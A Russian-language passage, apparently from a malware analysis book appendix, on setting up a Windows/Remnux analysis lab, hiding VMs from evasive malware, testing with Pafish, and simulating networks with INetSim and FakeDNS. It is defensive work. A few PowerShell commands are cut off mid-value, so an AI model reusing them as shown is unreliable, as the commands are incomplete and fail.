


Рис. A.15. Настройка параметров IP ВМ Windows

Нажмите Save для сохранения конфигурации. Возможно, ВМ Windows потребуется перезагрузить.

Теперь проверим соединение между ВМ Remnux и Windows. Убедитесь, что обе машины включены, и выполните в Windows команду `ping` для IP Remnux, как показано на рис. A.16.

```
C:\Users>ping 192.168.56.101

Pinging 192.168.56.101 with 32 bytes of data:
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64
Reply from 192.168.56.101: bytes=32 time<1ms TTL=64
```

Рис. A.16. Проверка сетевой конфигурации лаборатории

Команда должна вернуть Reply, как в показанном выводе. Если ответа нет, придётся немного устранить неполадки. Для начала убедитесь, что ВМ Remnux включена, сетевые адаптеры Windows и Remnux установлены в Host-Only в гипервизоре, а IP-конфигурация Windows верна.

Остался последний шаг для завершения новой лабораторной среды: создать снимки ВМ.

Создание и восстановление снимков ВМ

Как упоминалось ранее, снимки позволяют сохранять ВМ в определённом состоянии; здесь это будет безупречное чистое состояние до заражения Windows какой-либо вредоносной программой. Сначала нормально завершите работу Windows и Remnux из соответствующих операционных систем.

Чтобы создать снимок в VirtualBox, выберите ВМ Windows и перейдите в Snapshot > Take. Обязательно дайте снимку понятное имя, например "Windows Malware Analysis - Clean". Повторите процесс для Remnux.

В VMware Workstation щёлкните ВМ Windows правой кнопкой и выберите Snapshot > Take Snapshot. Снова дайте понятное имя и повторите шаги для Remnux.

Чтобы вернуться к снимку, например после запуска и анализа вредоносной программы, откройте менеджер снимков гипервизора. В VirtualBox выберите виртуальную машину и перейдите в Machine > Tools > Snapshots. Снимки перечислены в правой панели под Name. На рис. A.17 показан список снимков ВМ автора. Первый называется "BASE - 08 Aug 23 - Pristine Windows 10", но вам следует выбирать любые понятные имена. Чтобы восстановить предыдущий снимок, щёлкните его правой кнопкой и выберите Restore.




Рис. A.17. Менеджер снимков VirtualBox

В VMware Workstation Snapshot Manager спрятан немного глубже. Щёлкните ВМ правой кнопкой и выберите Snapshots > Snapshot Manager. Откроется древовидный граф всех снимков, как на рис. A.18. Просто щёлкните нужный снимок правой кнопкой и выберите Restore.




Рис. A.18. Менеджер снимков VMware Workstation

Снимки являются мощным средством не только возврата ВМ в безупречное состояние, но и предотвращения проблем анализа. Например, одна из стратегий автора состоит в создании снимков на определённых этапах отладки. Иногда отладчик аварийно завершается во время анализа или вредоносная программа скрытно выполняет код для "побега" из отладчика. Возврат к предыдущему снимку позволяет не начинать всё сначала.

Если вы выполнили предыдущие шаги, у вас должна быть работающая лаборатория анализа. Есть ВМ Windows для жертвы, где можно безопасно запускать вредоносные программы, и ВМ Linux для имитации сетевых служб и захвата трафика. Виртуальное оборудование Windows также настроено на стойкость к попыткам обнаружения. Теперь рассмотрим конфигурацию операционной системы для дополнительного сокрытия ВМ Windows.

Конфигурации Windows для сокрытия

Существует несколько необязательных параметров и приёмов Windows, помогающих скрыть ВМ от контекстно-зависимой вредоносной программы. Большинство из них не особенно сложны, некоторые могут даже показаться немного нелепыми, но их применение делает аналитическую систему более стойкой и незаметной.

Данные реестра

Как вы узнали в главе 4, реестр Windows содержит множество сведений об операционной системе и оборудовании, которые вредоносная программа может запросить для обнаружения гипервизора. К счастью, многие ключи, значения и данные можно изменить, обходя обнаружение. Это делается непосредственно в редакторе реестра Windows RegEdit или посредством PowerShell. Например, следующая команда PowerShell изменяет значение ключа реестра:

```
PS C:\> Set-ItemProperty -Path Registry Path -Name Name of Value -Value Registry Data
```

Чтобы переименовать значение внутри `BIOSProductName` в `Fake BIOS`, выполните:

```
PS C:\> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Control\SystemInformation" -Name "BIOSVersion" -Value "F
```

Многие интересующие вредоносную программу ключи меняются в разных выпусках Windows, версиях и исправлениях гипервизоров, поэтому перечислить здесь все невозможно. Вместо этого автор создал простой сценарий PowerShell, очищающий реестр для сокрытия некоторых

индикаторов и выполняющий ряд других задач маскировки, рассматриваемых в этом разделе. Версия для VirtualBox, VBoxCloak, находится по адресу github.com, а версия для VMware, VMwareCloak, по адресу github.com.

Имя узла и домена

Поскольку некоторые сложные вредоносные программы перечисляют имя узла аналитической среды, имя домена и сведения об учётной записи, пытаясь определить ВМ, разумно задавать безобидные значения. Например, программа может искать строки `sandbox`, `virus`, `malware`, `VMware`, `virtualbox`, `test` или `cuckoo`. В идеале имя узла и основной учётной записи следует выбирать при установке и настройке системы, но их можно изменить и перед запуском вредоносной программы.

Для изменения имени узла PowerShell выполните:

```
PS C:\> Rename-Computer -NewName "new hostname"
```

Для изменения имени локальной учётной записи:

```
PS C:\> Rename-LocalUser -Name "current local username" -NewName "new local username"
```

Чтобы изменения вступили в силу, ВМ нужно перезагрузить. Кроме того, некоторые вредоносные программы, например определённые варианты инфостилеров и программ-вымогателей, перед заражением проверяют, входит ли система в корпоративный домен, а более целевые программы могут искать конкретный домен. Добавление поддельного имени помогает избежать обнаружения. Можно создать настоящий домен посредством контроллера или, что проще, выполнить следующую команду PowerShell, которая "добавит" систему в домен `corp.com`:

```
PS C:\> Set-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\" -Name "Domain" -Value "corp.
```

Помните, что это изменение реестра не добавляет Windows в настоящий домен, а лишь меняет один параметр, который может запрашивать вредоносная программа. Автор создал короткий сценарий, автоматически меняющий имя узла и локальной учётной записи, а затем добавляющий ВМ в поддельный домен этим трюком: github.com. Однако для полной имитации доменной среды лучше настроить в лаборатории настоящий контроллер домена.

Дополнительные советы и приёмы

Ниже приведены дополнительные рекомендации по конфигурации, которые могут оказаться полезными в определённых обстоятельствах.

• **Переименование аналитических инструментов и установка в нестандартные места.** Некоторые хитрые вредоносные программы ищут работающие средства вроде Wireshark или Procmon. Простое переименование исполняемых файлов, например `wireshark.exe` в `krahseriw.exe`, перед запуском может сорвать обнаружение. Учтите, что такое переименование способно нарушить работу инструмента. Также полезно устанавливать средства не в стандартные каталоги.
• **Добавление файлов-приманок.** Вредоносная программа может исследовать каталоги Desktop и Documents и заражать систему только при наличии там файлов и документов. Не повредит добавить несколько поддельных документов, например `invoice.doc`, `passwords.txt` и подобные, имитируя обычного пользователя Windows.
• **Активация мыши.** Контекстно-зависимая вредоносная программа может спать, пока мышь не сдвинется или не будет нажата определённая кнопка. Ручные движения и щелчки помогают обойти простое обнаружение. Активность мыши в ВМ и песочницах можно даже автоматизировать библиотекой Python PyAutoGUI (pyautogui.readthedocs.io).

• **Изменение имени и пути вредоносной программы.** Иногда программа проверяет место выполнения, имя файла и путь. Некоторые песочницы автоматически называют файл его хешем MD5 или SHA-1, что явно выдаёт среду. Для сокрытия ВМ лучше дать файлу случайное имя и не включать слова `malware`, `virus` и `lab` в имя или путь запуска. Некоторые программы проверяют, выполняются ли из задуманного автором каталога, а не из Documents, Desktop и так далее. Иногда проверяется даже сохранение исходного имени.

Инструмент ExifTool, кратко упомянутый ранее, как и многие средства типа PEStudio, позволяет просматривать поле Original File Name исполняемого файла, которое может подсказать исходное имя вредоносного файла. В следующем выводе ExifTool видно исходное имя исполняемого файла:

```
> exiftool malware.exe
--snip--
File Version       : 6.0.7.2527
Internal Name      : RealOne Player
Legal Copyright    : Copyright © 2001-2002
Original File Name : player.exe
Product Name       : RealOne Player
--snip--
```

Нередко подсказки исходного имени можно найти и в строках файла, как в следующем примере с `epmntdrv.sys`:

```
> strings evil.bin
--snip--
Invalid parameter passed to C runtime function.
h:\projectarea\00_source\mod.windiskaccessdriver\epmntdrv.sys
ExAllocatePoolWithTag
--snip--
```

• **Добавление времени работы системы.** Вредоносная программа может проверять длительность работы перед полным выполнением или не запускаться при недостаточном uptime. Если после загрузки аналитической ВМ подождать несколько минут перед запуском, это может обмануть её. Ещё лучше до заражения дать ВМ проработать 20 минут, а затем создать снимок. Позднее можно вернуть этот снимок, и машина уже будет находиться в состоянии длительной работы, готовая к запуску вредоносной программы.
• **Имитация организации или цели вредоносной программы.** Перед запуском целевого образца можно настроить среду максимально похоже на его цель. Например, добавление машины в поддельный, но реалистичный домен поможет выявить поведение, которое иначе не проявилось бы.

В части II подробно рассматривались артефакты и обнаружение ВМ; дополнительные сведения по сокрытию аналитических ВМ см. в соответствующих главах.

Расширенное усиление ВМ и гипервизора

Помимо настройки виртуального оборудования и гостевой операционной системы, к ВМ и гипервизору можно применять методы усиления. Они включают конфигурирование более сложных параметров или даже непосредственное исправление гипервизора. В этом разделе обсуждаются некоторые инструменты и методы для VMware Workstation и VirtualBox.

> **ПРИМЕЧАНИЕ.** Эти методы включены для полноты. В зависимости от хостовой и гостевой операционных систем и версии гипервизора они могут оказаться неэффективными или даже вызвать проблемы стабильности и производительности ВМ, поэтому применяйте их на свой риск.

Усиление VMware

У каждой ВМ VMware есть файл VMX (`.vmx`), содержащий конфигурацию машины. Его можно изменять для настройки некоторых расширенных параметров. Файл находится в домашнем каталоге ВМ. Например, на Linux-хосте автора это `/home/<user>/VMware/<vm_name>/<vm_name>.vmx`. ВМ VMware имеют примечательные строки производителя и модели системы, способные насторожить вредоносную программу. Стандартная ВМ Windows в VMware выглядит так:

```
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
```

Добавление следующей простой строки в VMX может помочь скрыть ВМ, отразив системные сведения хоста в гостевую машину:

```
SMBIOS.reflectHost = "True"
```

Вредоносная программа также может пытаться определить модель диска ВМ VMware, которая при виртуализированном оборудовании будет довольно общей. Для обхода добавьте в VMX следующие строки; `Samsung` можно заменить любым значением:

```
scsi0:0.productID = "Samsung SSD"
scsi0:0.vendorID = "Samsung"
```

Для противодействия некоторым методам обнаружения на основе `cpuid` и `rdtsc` добавьте:

```
hypervisor.cpuid.v0 = "FALSE"
monitor_control.virtual_rdtsc = "FALSE"
```

> **ПРИМЕЧАНИЕ.** Как обсуждалось в главе 7, `cpuid` может использоваться для определения виртуализации процессора, а `rdtsc` для временного анализа процессора.

Это простые изменения, но, как уже отмечалось, результат зависит от операционных систем и их версий. Например, автор не смог отразить сведения хоста в ВМ трюком `SMBIOS.reflectHost` при Linux Ubuntu 20 на хосте и Windows 10 в гостевой системе. Но он сработал при Windows 10 и на хосте, и в гостевой ВМ.

Ниже приведены другие известные конфигурации VMX, которые можно добавить:

```
SMBIOS.noOEMStrings = "TRUE"
serialNumber.reflectHost = "TRUE"
hw.model.reflectHost = "TRUE"
board-id.reflectHost = "TRUE"
monitor_control.restrict_backdoor = "TRUE"
monitor_control.disable_directexec = "TRUE"
monitor_control.disable_reloc = "TRUE"
monitor_control.disable_btinout = "TRUE"
monitor_control.disable_btmemspace = "TRUE"
monitor_control.disable_btpriv = "TRUE"
monitor_control.disable_btseg = "TRUE"
monitor_control.disable_chksimd = "TRUE"
monitor_control.disable_ntreloc = "TRUE"
monitor_control.disable_selfmod = "TRUE"
```

Первая группа этой конфигурации может помочь скрыть ВМ, отражая сведения хоста гостевой системе вместо стандартных строк VMware. Вторая относится к способу эмуляции двоичного кода в гостевой ВМ, взаимодействию ВМ с физическим процессором и другим функциям. Она может помочь обойти вредоносные программы, применяющие эти параметры для обнаружения ВМ. Многие конфигурации не документированы VMware, но несколько примечательных проектов пытаются их выявлять и объяснять. Например, см. исследование Тома Листона и Эда Скудиса в презентации "On the Cutting Edge: Thwarting Virtual Machine Detection": handlers.sans.org, а также список расширенных параметров управления монитором: sanbarrow.com. Существует и более

старый инструмент VmwareHardenedLoader (github.com), набор сценариев и конфигураций, выполняющий многие упомянутые и некоторые дополнительные изменения.

Усиление VirtualBox

VirtualBox настроить немного сложнее: эквивалента VMX у него нет. Вместо этого приходится применять VBoxManage, приложение для Windows и Linux, специально предназначенное для изменения конфигурации ВМ VirtualBox. Например, чтобы предотвратить некоторые методы выявления через `rdtsc`, можно выполнить в командной строке:

```
> VBoxManage setextradata "vm_name" VBoxInternal/TM/TSCMode RealTSCOffset
> VBoxManage setextradata "vm_name" VBoxInternal/CPUM/SSE4.1 1
> VBoxManage setextradata "vm_name" VBoxInternal/CPUM/SSE4.2 1
```

Некоторые конфигурации VirtualBox сложнее, чем в VMware, и на момент написания книги сведения о них удивительно трудно найти. К счастью, благодаря открытому исходному коду участники сообщества создали средства усиления VirtualBox и его ВМ. Как и для VMware, существует VBoxHardenedLoader (github.com), который стоит изучить.

Главная проблема некоторых средств усиления в том, что они могут ломаться в разных выпусках гипервизора, поэтому требуют изменений для каждой новой версии VirtualBox. Как и с любым инструментом или конфигурацией из этого приложения, успех зависит от конкретной лабораторной среды.

Стресс-тестирование ВМ

Перед запуском вредоносной программы, особенно потенциально уклоняющейся, полезно проверить аналитическую ВМ Windows против методов обнаружения таким инструментом, как Pafish (github.com), показанным на рис. A.19.

```
* Pafish (Paranoid Fish) *

[-] Windows version: 10.0 build 18363
[-] Running in WoW64: True
[-] CPU: GenuineIntel
    Hypervisor: VBoxVBoxVBox
    CPU brand: 11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz

[-] Debuggers detection
[*] Using IsDebuggerPresent() ... OK
[*] Using BeingDebugged via PEB access ... OK

[-] CPU information based detections
[*] Checking the difference between CPU timestamp counters (rdtsc) ... OK
[*] Checking the difference between CPU timestamp counters (rdtsc) forcing VM exit ... traced!
[*] Checking hypervisor bit in cpuid feature bits ... traced!
[*] Checking cpuid hypervisor vendor for known VM vendors ... traced!

[-] Generic reverse turing tests
[*] Checking mouse presence ... OK
[*] Checking mouse movement ... OK
[*] Checking mouse speed ... OK
[*] Checking mouse click activity ... OK
[*] Checking mouse double click activity ... OK
[*] Checking dialog confirmation ... traced!
[*] Checking plausible dialog confirmation ... traced!

[-] Generic sandbox detection
[*] Checking username ... OK
[*] Checking file path ... OK
[*] Checking common sample names in drives root ... OK
[*] Checking if disk size <= 60GB via DeviceIoControl() ... OK
[*] Checking if disk size <= 60GB via GetDiskFreeSpaceExA() ... traced!
[*] Checking if Sleep() is patched using GetTickCount() ... OK
[*] Checking if NumberOfProcessors is < 2 via PEB access ... OK
[*] Checking if NumberOfProcessors is < 2 via GetSystemInfo() ... OK
[*] Checking if pysical memory is < 1Gb ... OK
[*] Checking operating system uptime using GetTickCount() ... traced!
[*] Checking if operating system IsNativeVhdBoot() ... OK
```

Рис. A.19. Работа Pafish в ВМ VirtualBox

Здесь видно, что Pafish обнаружил ВМ по нескольким индикаторам, отмеченным сообщением `traced!`, например временным счётчикам процессора, недостатку свободного места на диске и времени работы операционной системы. Два сходных инструмента, Al-Khaser (github.com) и InviZzzible (github.com). Запуск нескольких оценочных инструментов внутри аналитических ВМ до и после выполнения рекомендаций приложения даст представление об их заметности.

Полностью скрыть ВМ от всех методов стресс-тестов вроде Pafish и Al-Khaser очень трудно. В конце концов, эти средства специально разработаны для выявления ВМ. Помните, что цель анализа вредоносных программ не в прохождении стресс-теста, а реальный образец вряд ли применяет все такие методы.

Тем не менее получить более высокий результат стресс-теста и, конечно, противостоять вредоносной программе можно посредством аналитической системы на физическом оборудовании или средств инструментации, которые кратко рассматриваются в конце приложения.

Рекомендации по операционной безопасности и эффективности

Операционная безопасность (OPSEC) критически важна для анализа вредоносных программ. Правильная OPSEC предполагает безопасное обращение и с самой программой, и с инструментами исследования, чтобы защитить себя и других, включая организацию, если вы профессионально выполняете анализ.

Любой анализ вредоносных программ изначально рискован. Можно раскрыть учётные данные или конфиденциальные файлы хост-машины, особенно если в ВМ включены общие папки и буфер обмена. Исследуя вредоносную инфраструктуру, можно непреднамеренно раскрыть злоумышленникам домашний IP-адрес. Либо, разрешив образцу подключиться к C2-серверу из ВМ, можно предупредить злоумышленника о расследовании, что способно иметь негативные последствия. Для снижения рисков в этом разделе приведены общие советы по безопасному и эффективному анализу в лаборатории.

Имитация сетевых служб

Запуск вредоносной программы в ВМ, подключённой к интернету или даже локальной сети, несёт риск, поэтому безопаснее имитировать сетевые службы. Такие инструменты, как INetSim и FakeDNS, позволяют обманом заставить программу считать, что она находится в сетевой среде с доступом в интернет. INetSim имитирует многие виды служб, например FTP и HTTP, а FakeDNS специализируется на DNS.

Сетевая симуляция проста при помощи ранее настроенной ВМ Remnux. Сначала убедитесь, что сетевые адаптеры Remnux и Windows находятся в Host-Only, а Remnux включена. В терминале Remnux выполните:

```
> accept-all-ips start
```

Сценарий `accept-all-ips` настраивает шлюз, здесь Remnux, принимать все адреса IPv4 и IPv6 и перенаправлять их на соответствующий локальный порт. Проще говоря, это позволяет Remnux перехватывать, отслеживать или изменять сетевой трафик, направленный с ВМ Windows на определённый IP.

Затем запустите службу INetSim:

```
> inetsim
```

Должен появиться приблизительно следующий вывод:

```
remnux@remnux:~$ inetsim
INetSim 1.3.2 (2020-05-19) by Matthias Eckert & Thomas Hungenberg
Using log directory: /var/log/inetsim/
Using data directory: /var/lib/inetsim/
Using report directory: /var/log/inetsim/report/
Using configuration file: /etc/inetsim/inetsim.conf
Parsing configuration file.
Configuration file parsed successfully.
=== INetSim main process started (PID 1511) ===
Session ID: 1511
Listening on: 192.168.56.102
Real Date/Time: 2024-03-25 15:39:28
Fake Date/Time: 2024-03-25 15:39:28 (Delta: 0 seconds)
Forking services...
* smtps_465_tcp - started (PID 1518)
* ftp_21_tcp - started (PID 1521)
* smtp_25_tcp - started (PID 1517)
* http_80_tcp - started (PID 1515)
* pop3_110_tcp - started (PID 1519)
* ftps_990_tcp - started (PID 1522)
* pop3s_995_tcp - started (PID 1520)
* https_443_tcp - started (PID 1516)
done.
Simulation running.
--snip--
```

Затем выполните команду `fakedns`:

```
> fakedns
```

Она должна выдать примерно следующий результат; если ВМ Windows ещё не включена и не взаимодействует с Remnux, строк может быть меньше:

```
remnux@remnux:~$ fakedns
fakedns[INFO]: dom.query. 60 IN A 192.168.56.102
fakedns[INFO]: Response: au.download.windowsupdate.com -> 192.168.56.102
fakedns[INFO]: Response: api.msn.com -> 192.168.56.102
fakedns[INFO]: Response: slscr.update.microsoft.com -> 192.168.56.102
--snip--
```

Теперь включите ВМ Windows. После загрузки проверьте FakeDNS и INetSim, открыв в браузере любимый сайт. При правильной конфигурации вы увидите страницу, похожую на рис. А.20.




Рис. А.20. Правильная работа INetSim и FakeDNS

INetSim и FakeDNS успешно перехватывают веб-запросы. Теперь при запуске вредоносной программы в ВМ Windows сетевые соединения также будут захватываться и смогут быть проанализированы позднее. При захвате и анализе трафика заражённой ВМ помните, что Windows создаёт много шума. Значительная часть трафика будет законной, и ваша задача отфильтровать действительно интересное.

> **ПРИМЕЧАНИЕ.** INetSim хранит подробные журналы сетевых соединений в `/var/log/inetsim`, а конфигурацию в `/etc/inetsim/inetsim.conf`. Настройка INetSim выходит за рамки приложения, но подробнее о ней можно прочитать по адресу inetsim.org.

Помимо INetSim и FakeDNS, для наблюдения за сетевым трафиком и безопасного захвата вредоносной активности доступны Wireshark и FakeNet.

Сокрытие IP-адреса

Если вы решили подключить ВМ к интернету, установив сетевой адаптер в NAT или Bridged, всегда направляйте трафик через VPN или сходную технологию, чтобы защитить себя. Дополнительное преимущество VPN в том, что, в зависимости от поставщика, можно выбрать выходной узел, точку выхода трафика из сети. Некоторые вредоносные программы, например семейство SocGholish, ориентированы на определённый регион или страну, поэтому при анализе в подключённой к интернету ВМ полезно выбрать выходной узел VPN в целевой стране.

Общие папки и передача файлов

Учитывая риски общего буфера и папок, в идеале эти функции следует отключить, если они явно не нужны. Общие папки особенно удобны для передачи вредоносных и других файлов между

хостом и ВМ. Если вы решили оставить их выключенными или не устанавливали инструменты ВМ, копировать файлы между хостом и ВМ можно посредством FTP-программы вроде FileZilla (filezilla-project.org). Например, настройте FTP-сервер на ВМ Linux и клиент на ВМ Windows, затем передавайте файлы между ними.

Обновление программного обеспечения

Поддерживайте ПО гипервизора в актуальном состоянии. Оно является первоочередной целью авторов вредоносных программ, и в таких продуктах, как VMware Workstation и VirtualBox, нередко обнаруживаются уязвимости. Для справки: на момент написания книги быстрый поиск по базе CVEdetails.com показал 171 известную уязвимость VMware Workstation и 326 VirtualBox. Конечно, не все критические, но риск следует учитывать. Без исправлений их могут использовать для атаки хостовой операционной системы. Также обновляйте гостевое ПО ВМ, например VMware Tools и VirtualBox Guest Additions, до последней версии.

Анализ на физическом оборудовании

При работе со сложной вредоносной программой очень трудно, если не невозможно, сделать ВМ полностью неотличимой от реальной физической машины. Можно обмануть проверки реестра или перечисления процессов, но сложная программа, вероятно, применит более изощрённую тактику, например временные проверки процессора или даже пока неизвестные методы. Иногда такие проверки удаётся обойти ручным исправлением проблемных участков кода, что может занять много времени, либо двоичной инструментацией, рассматриваемой далее, но порой лучшим и самым эффективным решением является анализ на физическом оборудовании.

Термин bare metal означает операционную систему, работающую непосредственно на базовом оборудовании, а не виртуализированную гипервизором. Это может быть простой запасной ноутбук или сложная серверная стойка с физическими устройствами и свежими операционными системами. Запуск и анализ вредоносной программы на такой системе максимально приближен к её поведению на реальном узле жертвы. Упомянутые в приложении и части II артефакты гипервизора должны отсутствовать, а сложные методы обнаружения ВМ, например временной анализ процессора, не сработают. Физические системы становятся ещё полезнее при установке базовых средств анализа. Как и в ВМ, можно установить дизассемблер, отладчик, мониторы процессов и сети. Фактически автор устанавливает в физической аналитической системе многие из тех же инструментов, что и в ВМ.

Хотя преимущества анализа на физическом оборудовании обычно перевешивают недостатки, следует помнить о нескольких моментах. Во-первых, эффективность зависит от целей. Во-вторых, без базового гипервизора вроде VirtualBox или VMware нельзя создавать снимки чистой системы. В VirtualBox после запуска вредоносной программы можно просто вернуться к безупречному состоянию, а на физическом оборудовании это сложнее. Существуют специальные инструменты Deep Freeze, Microsoft Deployment Toolkit (MDT), FOG Project, Clonezilla и Rollback Rx, предоставляющие похожие на снимки возможности, но создающие накладные расходы, а такая среда плохо масштабируется. Кроме того, хотя у физической системы нет выявляемых вредоносной программой артефактов гипервизора, например ключей реестра и файлов драйверов, её могут выдать другие установленные аналитические инструменты.

Двоичная инструментация и эмуляция

Ещё два средства, которые можно добавить в набор анализа, двоичная инструментация и эмуляция. Двоичная инструментация представляет метод изменения, или инструментирования, двоичных данных и кода ради определённого результата. При анализе вредоносных программ ею можно изменять код, упрощая процесс и обходя методы противодействия анализу. Существуют две основные формы: динамическая двоичная инструментация (dynamic binary instrumentation, DBI) и статическая (static binary instrumentation, SBI). DBI исправляет инструкции программы во время выполнения, а SBI меняет код до запуска.

